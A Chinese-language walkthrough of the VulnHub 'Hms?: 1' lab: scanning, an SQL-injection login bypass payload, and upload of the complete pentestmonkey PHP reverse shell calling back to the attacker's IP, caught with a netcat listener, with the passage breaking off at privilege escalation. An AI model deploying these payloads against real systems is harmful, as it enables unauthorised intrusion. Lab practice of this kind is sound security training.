免责声明:本文记录的是 Hms?: 1 渗透测试靶机 的解题过程,所有操作均在 本地授权环境 中进行。内容仅供 网络安全学习与防护研究 使用,请勿用于任何非法用途。读者应遵守《网络安全法》及相关法律法规,自觉维护网络空间安全。
环境:
https://download.vulnhub.com/hms/niveK.ova
一、信息收集
1、探测目标IP地址
arp-scan -l #探测当前网段的所有ip地址┌──(root㉿kali)-[~]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:63:b0:05, IPv4: 192.168.5.5
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.5.1 0a:00:27:00:00:04 (Unknown: locally administered)
192.168.5.2 08:00:27:f0:0f:f2 PCS Systemtechnik GmbH
192.168.5.6 08:00:27:5a:02:ea PCS Systemtechnik GmbH
3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.928 seconds (132.78 hosts/sec). 3 responded
nmap -sP 192.168.5.0/24┌──(root㉿kali)-[~]
└─# nmap -sP 192.168.5.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-22 01:52 -0400
Nmap scan report for 192.168.5.1
Host is up (0.00014s latency).
MAC Address: 0A:00:27:00:00:04 (Unknown)
Nmap scan report for 192.168.5.2
Host is up (0.00021s latency).
MAC Address: 08:00:27:F0:0F:F2 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.5.6
Host is up (0.00019s latency).
MAC Address: 08:00:27:5A:02:EA (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.5.5
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.01 seconds目标IP:192.168.5.62、探测目标IP开放端口
nmap -sV -p- 192.168.5.6┌──(root㉿kali)-[~]
└─# nmap -sV -p- 192.168.5.6
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-22 01:53 -0400
Nmap scan report for 192.168.5.6
Host is up (0.00016s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
7080/tcp open http Apache httpd 2.4.48 ((Unix) OpenSSL/1.1.1k PHP/7.3.29 mod_perl/2.0.11 Perl/v5.32.1)
MAC Address: 08:00:27:5A:02:EA (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 244.06 seconds
端口:21、22、70803、目录探测
gobuster dir -u http://192.168.5.6:7080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php┌──(root㉿kali)-[~]
└─# gobuster dir -u http://192.168.5.6:7080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://192.168.5.6:7080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php (Status: 302) [Size: 14041] [--> login.php]
/login.php (Status: 200) [Size: 4087]
/files (Status: 301) [Size: 238] [--> http://192.168.5.6:7080/files/]
/profile.php (Status: 302) [Size: 13736] [--> login.php]
/pages (Status: 301) [Size: 238] [--> http://192.168.5.6:7080/pages/]
/header.php (Status: 200) [Size: 4924]
/signup.php (Status: 200) [Size: 6514]
/footer.php (Status: 200) [Size: 1783]
/test.php (Status: 200) [Size: 6]
/logout.php (Status: 200) [Size: 48]
/head.php (Status: 200) [Size: 1741]
/connect.php (Status: 200) [Size: 1]
/sidebar.php (Status: 200) [Size: 2238]
/forgot_password.php (Status: 200) [Size: 5614]
/department.php (Status: 302) [Size: 13653] [--> login.php]
/medicine.php (Status: 302) [Size: 13972] [--> login.php]
/doctor.php (Status: 302) [Size: 16844] [--> login.php]
/phpmyadmin (Status: 403) [Size: 1189]
/treatment.php (Status: 302) [Size: 13963] [--> login.php]
/setting.php (Status: 302) [Size: 16372] [--> login.php]
/appointment.php (Status: 302) [Size: 16267] [--> login.php]
/changepassword.php (Status: 302) [Size: 13858] [--> login.php]
/patient.php (Status: 302) [Size: 18076] [--> login.php]
Progress: 441116 / 441116 (100.00%)
===============================================================
Finished
===============================================================二、漏洞利用
1、SQL注入
访问
http://192.168.5.6:7080/login.php
查看网页源代码

其页面源代码中有备注:-- for any PHP, Codeignitor or Laravel work contact me at mayuri.infospace@gmail.com
可以看到在网页前端,对email框做了限制 : type="email",删除这个属性,用载荷:admin' or '1'='1'# 即可成功登录

删除后

登录成功:

登陆成功了。查看网站内的信息:
1、发现了文件上传的路径
<a href="dashboard.php">
	  <div class="text-center">
					<image class="profile-img" src="uploadImage/Logo/logo for hospital system.jpg" style="width: 50%"></image>
		</div>
</a>
2、发现了一个 settings.php 页面
<!-- <li class="">
<a href="setting.php">
<span class="pcoded-micon"><i class="feather icon-bookmark"></i></span>
<span class="pcoded-mtext">Settings</span>
</a>
</li> -->

并且还发现了一个 settings.php 页面,查看一下:
访问setting.php页面
2、文件上传
浏览器上传:
可以看到我们可以通过这个页面上传文件,也就是我们的shell脚本。
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.5.5';  // CHANGE THIS
$port = 6666;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
	}

	// Make the current process a session leader
	// Will only succeed if we forked
	if (posix_setsid() == -1) {
		printit("Error: Can't setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
	printit("$errstr ($errno)");
	exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
	printit("ERROR: Can't spawn shell");
	exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
	// Check for end of TCP connection
	if (feof($sock)) {
		printit("ERROR: Shell connection terminated");
		break;
	}

	// Check for end of STDOUT
	if (feof($pipes[1])) {
		printit("ERROR: Shell process terminated");
		break;
	}

	// Wait until a command is end down $sock, or some
	// command output is available on STDOUT or STDERR
	$read_a = array($sock, $pipes[1], $pipes[2]);
	$num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

	// If we can read from the TCP socket, send
	// data to process's STDIN
	if (in_array($sock, $read_a)) {
		if ($debug) printit("SOCK READ");
		$input = fread($sock, $chunk_size);
		if ($debug) printit("SOCK: $input");
		fwrite($pipes[0], $input);
	}

	// If we can read from the process's STDOUT
	// send data down tcp connection
	if (in_array($pipes[1], $read_a)) {
		if ($debug) printit("STDOUT READ");
		$input = fread($pipes[1], $chunk_size);
		if ($debug) printit("STDOUT: $input");
		fwrite($sock, $input);
	}

	// If we can read from the process's STDERR
	// send data down tcp connection
	if (in_array($pipes[2], $read_a)) {
		if ($debug) printit("STDERR READ");
		$input = fread($pipes[2], $chunk_size);
		if ($debug) printit("STDERR: $input");
		fwrite($sock, $input);
	}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
	if (!$daemon) {
		print "$string\n";
	}
}

?>
上传后触发:
上传路径:http://192.168.5.6:7080/uploadImage/Logo/http://192.168.5.6:7080/uploadImage/Logo/Pshell.phpkali监听:
nc -lvnp 6666反弹成功
┌──(root㉿kali)-[~]
└─# nc -lvnp 6666
listening on [any] 6666 ...
connect to [192.168.5.5] from (UNKNOWN) [192.168.5.6] 53910
Linux nivek 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
 14:00:59 up 28 min,  0 users,  load average: 0.10, 1.73, 1.35
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
三、权限提升
1、切换为bash
python -c 'import pty; pty.spawn("/bin/bash")'$
$
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@nivek:/$
daemon@nivek:/$ 2、查看当前系统有什么用户
daemon@nivek:/$ cd /home
cd /home
daemon@nivek:/home$

daemon@nivek:/home$ ls -la
ls -la
total 16
drwxr-xr-x  4 root  root  4096 Jul 26  2021 .
